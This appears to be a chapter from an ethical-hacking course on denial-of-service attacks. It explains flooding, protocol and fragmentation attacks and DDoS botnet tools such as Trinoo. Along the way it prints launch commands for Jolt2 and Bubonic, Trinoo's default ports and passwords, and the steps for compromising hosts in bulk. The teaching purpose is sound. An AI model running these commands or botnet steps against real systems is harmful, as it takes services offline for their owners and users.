 - If an attacker is unable to gain access to a machine, the attacker most probably will just crash the machine to accomplish a denial of service attack.
-

Concept Denial of Service (DoS) is an attack designed to render a computer or network incapable of providing normal services. The most common DoS attacks will target the computer's network bandwidth or connectivity. Bandwidth attacks flood the network with such a high volume of traffic, that all available network resources are consumed and legitimate user requests cannot get through. Connectivity attacks flood a computer with such a high volume of connection requests, that all available operating system resources are consumed and the computer can no longer process legitimate user requests.

A "denial-of-service" attack is characterized by an explicit attempt by attackers to prevent legitimate users of a service from using that service. Examples include

- attempts to "flood" a network, thereby preventing legitimate network traffic
- attempts to disrupt connections between two machines, thereby preventing access to a service
- attempts to prevent a particular individual from accessing a service
- attempts to disrupt service to a specific system or person


Note Not all service outages, even those that result from malicious activity, are necessarily denial-of-service attacks. Other types of attack may include a denial of service as a component, but the denial of service may be part of a larger attack. Illegitimate use of resources may also result in denial of service. For example, an intruder may use of an anonymous ftp area as a place to store illegal copies of commercial software, consuming disk space and generating network traffic

Note A denial of service attack can also destroy programming and files in a computer system. Although usually intentional and malicious, a denial of service attack can sometimes happen accidentally. A denial of service attack is a type of security breach to a computer system that does not usually result in the theft of information or other security loss. However, these attacks can cost the target person or company a great deal of time and money.

Types of denial of service attacks

- There are several general categories of DoS attacks.

- Popularly, the attacks are divided into three classes:
 - bandwidth attacks,
 - protocol attacks, and
 - logic attacks.



DoS attacks exploit the asymmetric nature of certain types of network traffic. One attack method seeks to cause the target to use more resources processing traffic than the attacker does sending the traffic.

Types of Denial-of-Service Attacks

There are several general categories of DoS attacks. Some groups divide attacks into three classes: bandwidth attacks, protocol attacks, and logic attacks.

Note Bandwidth/Throughput Attacks

Bandwidth attacks are relatively straightforward attempts to consume resources, such as network bandwidth or equipment throughput. High-data-volume attacks can consume all available bandwidth between an ISP and your site. The link fills up, and legitimate traffic slows down. Timeouts may occur, causing retransmission, generating even more traffic.

An attacker can consume bandwidth by transmitting any traffic at all on your network connection. A basic flood attack might use UDP or ICMP packets to simply consume all available bandwidth. For that matter, an attack could consist of TCP or raw IP packets, as long as the traffic is routed to your network.

A simple bandwidth-consumption attack can exploit the throughput limits of servers or network equipment by focusing on high packet rates—sending large numbers of small packets. High-packet-rate attacks typically overwhelm network equipment before the traffic reaches the limit of available bandwidth. Routers, servers, and firewalls all have constraints on input-output processing, interrupt processing, CPU, and memory resources. Network equipment that reads packet headers to properly route traffic becomes stressed handling the high packet rate (packets per second), not the volume of the data (Mbps). In practice, denial of service is often accomplished by high packet rates, not by just traffic volume.

Note Protocol Attacks

The basic flood attack can be further refined to take advantage of the inherent design of common network protocols. These attacks do not directly exploit weaknesses in TCP/IP stacks or network applications but, instead, use the expected behavior of protocols such as TCP, UDP, and ICMP to the attacker's advantage.

Examples of protocol attacks include the following:

- SYN flood is an asymmetric resource starvation attack in which the attacker floods the victim with TCP SYN packets and the victim allocates resources to accept perceived incoming connections. As mentioned above, the proposed Host Identity Payload and Protocol (HIP) are designed to mitigate the effects of a SYN flood attack. Another technique, SYN Cookies (see <http://cr.yp.to/syncookies.html>), is implemented in some TCP/IP stacks.
- Smurf is an asymmetric reflector attack that targets a vulnerable network broadcast address with ICMP ECHO REQUEST packets and spoofs the source of the victim (see <http://www.cert.org/advisories/CA-1998-01.html>).
- fraggle is a variant of smurf that sends UDP packets to echo or chargen ports on broadcast addresses and spoofs the source of the victim.

Note Software Vulnerability Attacks

Unlike flooding and protocol attacks, which seek to consume network or state resources, logic attacks exploit vulnerabilities in network software, such as a web server, or the underlying TCP/IP stack. Some vulnerabilities by crafting even a single malformed packet.

- *teardrop (bonk, boink)* exploits TCP/IP IP stacks that do not properly handle overlapping IP fragments (see

<http://www.cert.org/advisories/CA-1997-28.html>).


- *land* crafts IP packets with the source address and port set to be the same as the destination address and port (see <http://www.cert.org/advisories/CA-1997-28.html>).
- *ping of death* sends a single large ICMP ECHO REQUEST packet to the target.
- *Naptha* is a resource-starvation attack that exploits vulnerable TCP/IP stacks using crafted TCP packets. (See <http://www.cert.org/advisories/CA-2000-21.html>).

There are many variations on these common types of attacks and many varieties of attack tools to implement them.

Denial-of-service attacks may be effective because of a combination of effects. For example, an attack that does not fully consume bandwidth or overload equipment throughput may be effective because it generates enough malformed traffic to crash a particular service, such as a web server or mail server.

What is Distributed Denial of Service Attacks

- An attacker launches the attack using several machines. In this case, an attacker breaks into several machines, or coordinates with several zombies to launch an attack against a target or network at the same time.
- This makes it difficult to detect because attacks originate from several IP addresses.
- If a single IP address is attacking a company, it can block that address at its firewall. If it is 300 00 this is extremely difficult.




DDoS attacks involve breaking into hundreds or thousands of machines all over the Internet. Then the attacker installs DDoS software on them, allowing them to control all these burgled machines to launch coordinated attacks on victim sites. These attacks typically exhaust bandwidth, router processing capacity, or network stack resources, breaking network connectivity to the victims.

DDoS is a combination of DoS attacks staged or carried out in concert from various hosts to penalize the target host from further serving its function. DDoS is term coined when the source of the attack is not coming from a single source, but multiple sources. DDoS cannot be eliminated with merely filtering the source IPs since it is often launched from multiple points installed with agents. Some known DDoS tools are Mstream, Trinoo, TFN2K (Tribe Flood Network), Stacheldraht and Shaft. DDoS attack is an example of a bandwidth attack.

Concept The WWW Security FAQ defines Distributed Denial of Service (DDoS) attacks as:

A Distributed Denial of Service (DDoS) attack uses many computers to launch a coordinated DoS attack against one or more targets. Using client/server technology, the perpetrator is able to multiply the effectiveness of the Denial of Service significantly by harnessing the resources of multiple unwitting accomplice computers, which serve as attack platforms. Typically, a DDoS master program is installed on one computer using a stolen account. The master program, at a designated time, then communicates to any number of "agent" programs, installed on computers anywhere on the Internet. The agents, when they receive the command, initiate the attack. Using client/server technology, the master program can initiate hundreds or even thousands of agent programs within seconds.

Ping of Death



- An attacker sends a large ping packet to the victim's machine. Most OS do not know what to do with a packet that is larger than the maximum size, it causes the OS to hang or crash.
 - Example: Ping of Death causes blue screen of death in Windows NT.
 - Ping of Death uses ICMP to cause a denial of service attack against a given system.
-

Attack Methods	Ping of death is a denial of service (DoS) attack caused by an attacker purposely sending an IP packet larger than the 65,536 bytes allowed by the IP protocol. One of the features of TCP/IP is fragmentation. It allows a single IP packet to be broken down into smaller segments. In 1996, attackers took advantage of that feature when they found that a packet broken down into fragments could add up to more than the allowed 65,536 bytes.
----------------	--

When a large ICMP packet is sent by a hostile machine to a target, the target receives the ping in fragments and starts reassembling the packet. However, due to the size of the packet once it is reassembled it is too big for the buffer and overflows it. Many operating systems did not know what to do when they received an oversized packet, so they froze, crashed, or rebooted. Ping of death attacks are particularly malicious because the identity of the attacker sending the oversized packet can be easily spoofed and also because the attacker just needs an IP address to carry out his attack.

Windows 95 and Windows NT are capable of sending such a packet. By simply typing in "ping target -165500" you can send such a ping. There are also source code examples available for Unix platforms that allow large ping packets to be constructed.

By the end of 1997, operating system vendors had made patches available to avoid the ping of death. However, many Web sites continue to block Internet Control Message Protocol (ICMP) ping messages at their firewalls to prevent any future variations of this kind of denial of service attack. Ping of death is also known as "long ICMP". Variations of the attack include jolt, sPING, ICMP bug, and IceNewk.

Hacking Tool: SSPing

- SSPing is a DoS tool.
 - SSPing program sends the victim's computer a series of highly fragmented, oversized ICMP data packets.
 - The computer receiving the data packets lock when it tries to put the fragments together.
 - The result is a memory overflow which in turn causes the machine to stop responding.
 - Affects Win 95/NT and Mac OS
-

Tools SSPING is a program that can freeze any computer connected to the Internet or on a network running Windows 95, Windows NT, and older versions of the Mac OS that are not behind a firewall that blocks ICMP (Internet Control Message Protocol) data packets. The SSPING program sends the victim's computer a series of highly fragmented, oversized ICMP data packets over the connection. The computer receiving the data packets locks when it tries to put the fragments together. Usually, the attacker only needs to send a few packets, locking the victim's computer instantaneously. When the victim restarts his or her computer, the connection with the attacker is lost and the attacker remains anonymous.

Jolt is a program, which effectively freezes some Windows 95 or Windows NT machines. It is based on old code, which freezes old SysV and Posix implementations. Jolt works by sending a series of spoofed & highly fragmented ICMP packets to the target, which then tries to reassemble the received fragments. As a result, of Jolt Windows 95/NT ceases to function altogether.

This will affect unpatched Windows 95, Memphis and Windows NT machines, which are not behind a firewall that blocks ICMP packets. This will also affect old MacOS machines, and it is possible it is also useful against old SysV/POSIX implementations.

Hacking Tool: Land Exploit

- Land Exploit is a DoS attack in which a program sends a TCP SYN packet where the target and source addresses are the same and port numbers are the same.
 - When an attacker wants to attack a machine using the land exploit, he sends a packet in which the source/destination ports are the same.
 - Most machines will crash or hang because they do not know how to handle it.
-

Concept The Land Exploit Denial of Service attack works by sending a spoofed packet with the SYN flag - used in a "handshake" between a client and a host - set from a host to any port that is open and listening. If the packet is programmed to have the same destination and source IP address, when it is sent to a machine, via IP spoofing, the transmission can fool the machine into thinking it is sending itself a message, which, depending on the operating system, will crash the machine.

After receiving spoofed connection request (SYN) packets over TCP/IP, a computer running Windows 95 or Windows NT may begin to operate slowly. After about one minute, Windows returns to normal operation. Variations of this attack can cause any Windows PC to stop responding. (hang)

This behavior occurs due to "Land Attack." Land Attack sends SYN packets with the same source and destination IP addresses and the same source and destination ports to a host computer. This makes it appear as if the host computer sent the packets to itself. Windows 95 and Windows NT operate slowly while the host computer tries to respond to itself.

Hacking Tool: Smurf

- Smurf is a DoS attack involving forged ICMP packets sent to a broadcast address.
 - Attackers spoof the source address on ICMP echo requests and sending them to an IP broadcast address. This causes every machine on the broadcast network to receive the reply and respond back to the source address that was forged by the attacker.
 1. An attacker starts a forged ICMP packet-source address with broadcast as the destination.
 2. All the machines on the segment receives the broadcast and replies to the forged source address.
 3. This results in DoS due to high network traffic.
-

Tools *Smurf* is a simple yet effective DDoS attack technique that takes advantage of the ICMP (Internet Control Message Protocol). ICMP is normally used on the internet for error handling and for passing control messages. One of its capabilities is to contact a host to see if it is "up" by sending an "echo request" packet. The common "ping" program uses this functionality. *Smurf* is installed on a computer using a stolen account, and then continuously "pings" one or more networks of computers using a

forged source address. This causes all the computers to respond to a different computer than actually sent the packet. The forged source address, which is the actual target of the attack, is then overwhelmed by response traffic. The computer networks that respond to the forged ("spoofed") packet serve as unwitting accomplices to the attack.

Attack Methods	The "smurf" attack, named after its exploit program, is one in the category of network-level attacks against hosts. A perpetrator sends a large amount of ICMP echo (ping) traffic at IP broadcast addresses, all of it having a spoofed source address of a victim. If the routing device delivering traffic to those broadcast addresses performs the IP broadcast to layer 2 broadcast function, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply each, multiplying the traffic by the number of hosts responding. On a multi-access broadcast network, there could potentially be hundreds of machines to reply to each packet.
----------------	---

The "smurf" attack's cousin is called "fraggle", which uses UDP echo packets in the same fashion as the ICMP echo packets; it was a simple re-write of "smurf". There are two parties who are hurt by this attack... the intermediary (broadcast) devices--let's call them "amplifiers", and the spoofed address target, or the "victim". The victim is the target of a large amount of traffic that the amplifiers generate.

Let's look at a scenario to see the nature of this attack. Assume a co-location switched network with 250 hosts, and that the attacker has a T1. The attacker sends, say, a 234b/s stream of ICMP echo (ping) packets, with a spoofed source address of the victim, to the broadcast address of the "bounce site". These ping packets hit the bounce site's broadcast network of 250 hosts; each of them takes

the packet and responds to it, creating 250 ping replies out-bound. If you multiply the bandwidth, 58.5 Mbps is used outbound from the "bounce site" after the traffic is multiplied. This is then sent to the victim (the spoofed source of the originating packets). The perpetrators of these attacks rely on the ability to source spoofed packets to the "amplifiers" in order to generate the traffic which causes the denial of service.

In the case of the smurf or fraggle attack, each host which supports this behavior on a broadcast LAN will happily reply with an ICMP or UDP (smurf or fraggle, respectively) echo-reply packet toward the spoofed source address, the victim. The amount of bandwidth and packets per second (pps) that can be generated by this attack is quite large. Many hosts cannot process this many packets per second; many hosts are connected to 10 Mbps Ethernet LANs where more traffic than wire speed is sent. Therefore, the ability to drop these packets at the network border, or even before it flows down the ingress pipes, is desired.

SYN Flood

- SYN attack floods a targeted system with a series of SYN packets.
- Each packet causes the targeted system to issue a SYN-ACK response, while the targeted system waits for the ACK that follows the SYN-ACK, it queues up all outstanding SYN-ACK responses on what is known as a backlog queue.
- SYN-ACKs are moved off the queue only when an ACK comes back or when an internal timer (which is set at relatively long intervals) terminates the TCP three-way handshake
- Once the queue is full, the system will ignore all incoming SYN requests, making the system unavailable for

legitimate users.

Concept The connectionless TCP attack does not complete the three-way handshake initiated by the originator. Thus, often the packet is crafted with nonexistent (spoofed) source IP. For a connectionless TCP attack, it is more difficult to filter since the source address is not necessarily the original source IP of the packet. When the host fails to find the source IP, it will wait until it times out. The most effective way of stopping such attacks is by applying rate limit. Rate limit is a method of setting threshold to an acceptable number of packets to be processed by the computer.

Concept One of the most common attacks that will appear on many Intruder Detection System alerts is TCP SYN flood attacks. TCP SYN flood attacks are instigated by crafting packets from spoofed or non-existent source address and generating a high number of half-open connections. Because each connection opened must be processed to its completion (to complete the handshake or eventual timeout), the system is pinned down to perform these tasks. This problem is inherent in any network or operating system running full-fledged TCP/IP design and something that is not easily rectified.

Countermeasure Network Ingress filtering can also prevent their downstream networks from injecting packets with faked or "spoofed" addressed into the Internet. Although it may not stop the attack, it will make identifying the source host easier and terminate it immediately. RFC 2267 [1] provides more information on Ingress Filtering.

In the TCP/IP protocol, a three-way handshake takes place as a service is connected to. First in a SYN packet from the client, with which the service responds with a SYN-ACK. Finally, the client responds to the SYN-ACK and the conversation is considered started.

A SYN Flood attack is when the client does not response to the SYN-ACK, tying up the service until the service times out, and continues to send SYN packets. The source address of the client is forged to a non-existent host, and as long as the SYN packets are sent faster than the timeout rate of the TCP stack waiting for the time out, the resources of the service will be tied up.

This is a simplified version of what exactly happens. During a SYN flood attack, the attacker sends a large number of SYN packets alone, without the corresponding ACK packet response to the victim's SYN/ACK packets. The victim's connections table rapidly fills with incomplete connections, crowding out the legitimate traffic. Because the rate of attacking SYN packets usually far exceeds that of normal traffic, even when a table entry eventually is cleared out, another attacking SYN packet rather than a legitimate connection will fill it.

But because SYN packets are a necessary part of legitimate traffic, they cannot be filtered out altogether. Second, SYN packets are relatively small, so an attacker can send large numbers of packets using relatively low-bandwidth Internet connections. Finally, because the attacker does not need to receive any data from the victim, the attacker can place random source IP addresses in the attacking packets to camouflage the actual source of the attack, and make filtering all but impossible.

Note The basic purpose of a SYN flood is to use up all new network connections at a site and thus prevent legal users from being able to connect. TCP connections are made by first sending a request to connect with an ID in it. The receiving connection sends out an acknowledgment saying

it's ready and then the sending system is supposed to send an acknowledgment that the connection has been made. The SYN (Synchronize sequence Number) packet is the first of these and contains the ID the receiver is supposed to reply to. If a fake ID is in that packet then the receiving system never gets a connection acknowledgment. Eventually, the connection will time out and that incoming channel on the receiver will become available again for another request. A SYN flood sends so many such requests that all incoming connections be continuously tied up waiting for acknowledgments that never come. This makes the server generally unavailable to legal users (unless one happens to sneak in just at the moment one of the tied-up connections times out).

Hacking Tool: WinNuke

- WinNuke works by sending a packet with "Out of band" data to port 139 of the target host. First off, port 139 is the NetBIOS port and does not accept packets unless the flag OOB is set in incoming packet.
 - The OOB stands for Out Of Band. When the victim's machine accepts this packet, it causes the computer to crash a blue screen.
 - Because the program accepting the packets does not know how to appropriately handle Out Of Band data, it crashes.
-

Tools A "blue bomb" (also known as "WinNuke") is a technique for causing the Windows operating system of someone you are communicating with to crash or suddenly terminate. The "blue bomb" is actually an out-of-band network packet containing information that the operating

system cannot process. This condition causes the operating system to "crash" or terminate prematurely. The operating system can usually be restarted without any permanent damage other than possible loss of unsaved data when you crashed.

The blue bomb derives its name from the effect it sometimes causes on the display as the operating system is terminating - a white-on-blue error screen that is commonly known as blue screen of death. Blue bombs are sometimes sent by multi-player game participants who are about to lose or users of Internet Relay Chat (IRC) who are making a final comment. This is known as "nuking" someone. A commonly used program for causing the blue bomb is WinNuke. Many Internet service providers are filtering out the packets so they do not reach users.

Concept The WinNuke attack sends OOB (Out-of-Band) data to an IP address of a Windows machine connected to a network and/or Internet. Usually, the WinNuke program connects via port 139, but other ports are vulnerable if they are open. When a Windows machine receives the out-of-band data, it is unable to handle it and exhibits odd behavior, ranging from a lost Internet connection to a system crash (resulting in the infamous Blue Screen of Death).

WinNuke is practically an outdated attack. All the new Windows versions are immune to WinNuke.

Hacking Tool: Jolt2

- Jolt2 enables users across different networks to send IP fragment-driven denial of service attacks against NT/2000 by making victim's machine utilize 100% of its CPU when it attempts to process the illegal packets.

c: \> jolt2 1.2.3.4 -p 80 4.5.6.7

- The above command launches the attack from the attacker's machine with a spoofed IP address of 1.2.3.4 against the IP address 4.5.6.7
 - The victim's machine CPU resources reach 100% causing the machine to lock up.
-

Tools Sending large numbers of identical fragmented IP packets to a Windows 2000 or NT4 host may cause the target to lock-up for the duration of the attack. The CPU utilization on the target goes to 100% for the duration of the attack. This causes both the UI and network interfaces to lock up.

Jolt2 enables users across different networks to send IP fragment-driven denial of service attacks against NT/2000 by making victim's machine utilize 100% of its CPU when it attempts to process the illegal packets.

Usage:

c:\> jolt2 1.2.3.4 -p 80 4.5.6.7

The above command launches the attack from the attacker's machine with a spoofed IP address of 1.2.3.4 against the IP address 4.5.6.7

The victim's machine CPU resources reach 100% causing the machine to lock up.


Hacking Tool: Bubonic.c

- Bubonic.c is a DOS exploit that can be run against Windows 2000 machines.
- It works by randomly sending TCP packets with random settings with the goal of increasing the load of the

machine, so that it eventually crashes.

c: \> bubonic 12.23.23.2 10.0.0.1 100

Tools **Bubonic.c** is a denial of service program written against Windows 2000 machines and certain versions of Linux. It has been noted to work against certain versions of Linux. The denial of service works by randomly sending TCP packets with random settings, etc. This in turn brings the load up causing the box to crash with error code: STOP 0x000000041 (0x00001000, 0x00001279, 0x000042A, 0x00000001) MUST_SUCCEED_POOL_EMPTY



Hacking Tool: Targa

- Targa is a program that can be used to run 8 different Denial Of Service attacks.
 - The attacker has the option to either launch individual attacks or to try all the attacks until it is successful.
 - Targa is a very powerful program and can do a lot of damage to a company's network.
-

Tools **Targa**, written by a German hacker known as Mixter, combines several tools specifically devised to attack machines that run Microsoft Windows. The potency of these tools can be increased further by using them to attack a target machine from several compromised computers at once. However, this requires the attacker to log on to each computer in turn to initiate the attack.

Targa is a free software packet available in the Internet. Targa contains many of the most well known protocol or Operating System based DoS attacks. The attacker must be logged in with root permissions; since most of the attacks, use IP spoofing that requires root privileges. The attack can be done from any machine on which the targa.c code compiles. Mainly, the Targa packet is intended to be used in Linux or BSD Unix computers. Target platforms can be any possible Operating System. However, the attacks do not have an impact on all Operating Systems.

The attacks that can be done with the Targa kit:

- Jolt by Jeff W. Roberson (modified by Mixter for overdrop effect) - discussed separately
- Land by m3lt - discussed separately
- Winnuke by _eci - discussed separately
- Nestea by humble and ttol - Nestea exploits the "off by one IP header" bug in the Linux IP packet fragmentation code. Nestea crashes Linux 2.0.33 and earlier and some Windows versions. A new and improved version of the Nestea Linux IP fragmentation is available
- Syndrop by PineKoan - Syndrop is a mixture of teardrop and a TCP SYN flooding attack. Affected platforms are Linux and Windows 95/NT.

- Teardrop by route|daemon9 - This type of denial of service attack exploits the way that the Internet Protocol (IP) requires a packet that is too large for the next router to handle be divided into fragments. The fragment packet identifies an offset to the beginning of the first packet that enables the entire packet to be reassembled by the receiving system. In the teardrop attack, the attacker's IP puts a confusing offset value in the second or later fragment. If the receiving operating system does not have a plan for this situation, it can cause the system to crash.

Threat This bug has not been shown to cause any significant damage to systems, and a simple reboot is the preferred remedy. However, though non-destructive, this bug could cause possible problems if you have unsaved data in an open application when you are attacked, causing you to lose the data. There are fixes against Teardrop.


- Bonk by route |daemon9 & klepto - Bonk is based on teardrop.c. Bonk crashes Windows 95 and NT operating systems. Boink is an improved version of bonk.c. Boink allows UDP port ranges and can possibly crash a patched Windows 95/NT machine. NewTear is another variant of teardrop.c, which is slightly different from bonk.c. Mainly they do the same thing just in different ways. Small changes in the code may have significant changes in the results, as you can see below.
- NewTear by route | daemon9 - NewTear is another variant of *teardrop.c*

Tools for running DDOS Attacks

The main tools for running DDOS attacks are:

1. Trinoo

2. TFN
3. Stacheldraht
4. Shaft
5. TFN2K
6. mstream




- Trinoo
 - UDP packet flood attack
 - No source address forgery
 - Some bugs, but full control features
- TFN
 - Some bugs, limited control features
 - UDP packet flood attack ("trinoo emulation")
 - TCP SYN flood attack
 - ICMP Echo flood attack

- Smurf attack
- Either randomizes all 32 bits of IP source address, or just the last 8 bits
- TFN2K
 - Same attacks as TFN, but can randomly do them all at once
 - Encryption added to improve security of the DDoS network
 - Control traffic uses UDP/TCP/ICMP
 - Same source address forgery features as TFN
- Stacheldraht/StacheldrahtV4
 - Some bugs, full control features
 - Same basic attacks as TFN
 - Same source address forgery features as TFN/TFN2K
- Stacheldraht v2.666
 - Fewer bugs than original
 - Same basic attacks as Stacheldraht
 - Adds TCP ACK flood attack
 - Adds TCP NUL (no flags) flood attack
 - Adds Smurf attack with pre-compiled list of 16,702 amplifiers

- Same source address forgery features as stacheldraht/TFN/TFN2K
- shaft
 - Some bugs, but full control features
 - Adds statistics
 - UDP flood attack
 - TCP SYN flood attack
 - ICMP flood attack
 - Randomize all three attacks
- mstream
 - Many bugs, with very limited control features
 - TCP ACK flood (very efficient)
 - Randomizes all 32 bits of IP address

DDOS - Attack Sequence




- All of the DDOS tools follow this sequence.

- Mass-intrusion Phase - automated tools identify potential systems with weaknesses; then root compromise them and install the DDOS software on them. These are the primary victims.
 - DDOS Attack Phase - The compromised systems are used to run massive DOS against a victim site.
-

Attack Methods

There is an initial mass-intrusion phase, in which automated tools are used to remotely root compromise large numbers (i.e., in the several hundred to several thousand ranges) and the distributed denial of service agents are installed on these compromised systems. These are primary victims (of system compromise.) None of these distributed denial of service tools has any features that facilitate compromising systems, and those groups who wrote them hold these automated tools closely.



The mass-intrusion phase is followed by the actual denial of service attack phase, in which these compromised systems which constitute the handlers and agents of the distributed attack network are used to wage massive denial of service attacks against one or more sites. These are secondary victims (of denial of service).

Trinoo

- Trinoo (TrinOO) was the first DDOS tool to be discovered.
- Found in the wild (binary form) on Solaris 2.x systems compromised by buffer overrun bug in RPC services: statd, cmsd, ttserverd.
- Trinoo daemons were UDP based, password protected remote command shells running on compromised systems.

DDOS Structure

- The attacker controls one or more master servers by password protected remote command shells.
 - The master systems control multiple daemon sysyems. Trinoo calls the daemons "Beast" hosts.
 - Daemons fire packets at the target specified by the attacker.
-

Attack Methods

A typical installation might go something like this.

A stolen account is set up as a repository for pre-compiled versions of scanning tools, attack (i.e. buffer overrun exploit) tools, root kits and sniffers, trinoo daemon and master programs, lists of vulnerable hosts and previously compromised hosts, etc. This would normally be a large system with many users, one with little administrative oversight, and on a high-bandwidth connection for rapid file transfer.

A scan is performed of large ranges of network blocks to identify potential targets. Targets would include systems running various services known to have remotely exploitable buffer overflow security

bugs, such as wu-ftpd, RPC services for "cmsd", "statd", "ttdbserverd", "amd", etc. Operating systems being targeted appear to be primarily Sun Solaris 2.x and Linux (due to the ready availability of network sniffers and "root kits" for concealing back doors, etc.), but stolen accounts on any architecture can be used for caching tools and log files.

A list of vulnerable systems is then used to create a script that performs the exploit, sets up a command shell running under the root account that listens on a TCP port (commonly 1524/tcp, the "ingreslock" service port), and connects to this port to confirm the success of the exploit. In some cases, an electronic mail message is sent to an account at a free web based email service to confirm which systems have been compromised. The result is a list of "owned" systems ready for setting up back doors, sniffers, or the trinoo daemons or masters.

From this list of compromised systems, subsets with the desired architecture are chosen for the trinoo network. Pre-compiled binaries of the trinoo daemon are created and stored on a stolen account somewhere on the Internet.

A script is then run which takes this list of "owned" systems and produces yet another script to automate the installation process, running each installation in the background for maximum multitasking. Even more subtle ways of having trinoo daemons/masters lie in wait for execution at a given time are easy to envision (e.g., UDP or ICMP based client/server shells, such as LOKI, programs that wake up periodically and open a listening TCP or UDP port, etc.)

The result of this automation is the ability for attackers to set up the denial of service network, on widely dispersed systems whose true owners don't even know are out of their control, in a very short time frame.

Optionally, a "root kit" is installed on the system to hide the presence of programs, files, and network connections. This is more important on the master system, since these systems are key to the trinoo network. (It should be noted that in many cases, masters have been set up on Internet Service Providers' primary name server hosts, which would normally have extremely high packet traffic and large numbers of TCP and UDP connections, which would effectively hide any trinoo related traffic or activity, and would likely not be detected. (The fact that these are primary name servers would also tend to make the owners less likely to take the system off the Internet when reports begin to come in about suspected denial of service related activity.)

Root kits would also be used on systems running sniffers that, along with programs like "hunt" (TCP/IP session hijacking tool) are used to burrow further into other networks directly, rather than through remote buffer overrun exploits (e.g., to find sites to set up new file repositories, etc.)

Hacking Tool: Trinoo

- Trinoo is a DDOS attack tool. It uses the following TCP Ports:
 - Attacker to master: 27665/tcp
 - Master to daemon: 27444/udp
 - Daemon to master: 31335/udp
 - Daemons reside on the systems that launch the attack, and masters control the daemon systems.
 - Since Trinoo uses TCP, it can be easily detected and disabled.
-

Tools The trinoo distributed denial-of-service system consists of

3 parts:

The Client: The client is not part of the trinoo package. The telnet or Netcat program is used to connect to port 27665 of the "master." An attacker connects to a master to control the "broadcasts" that will flood a target. (The master and broadcast are described later in this section.)

The Master: The master is contained in the file master.c in the trinoo package. While running, it waits for UDP packets going to port 31335. These packets are registration packets from the "broadcast." It also waits for connections to TCP port 27665. When a client connects to port 27665, the master expects the password to be sent before it returns any data. The default password is "betaalmostdone". When the master is run, it displays a "?" prompt, waiting for a password. The password is "gOrave".

The Broadcast (or Beast): The broadcast is the code in trinoo that performs the actual flooding. It is ns.c in the trinoo package. When the broadcast is compiled, the IP addresses of the masters that can control it are hardcoded into the program. Starting the broadcast, a UDP packet is sent to port 31335 of each master IP, containing the data "*HELLO*". This packet registers the broadcast with the master. An attacker can then connect to the master and use the daemons to send a UDP flood.

There are six commands that a client can send to the master to cause the master to communicate with the broadcast. A master sending commands to a broadcast sends a UDP packet to port 27444 of the broadcast. The default password between the master and the broadcast daemon is "l44adsl". These are the six commands the client sends to the master:

- - mtimer:

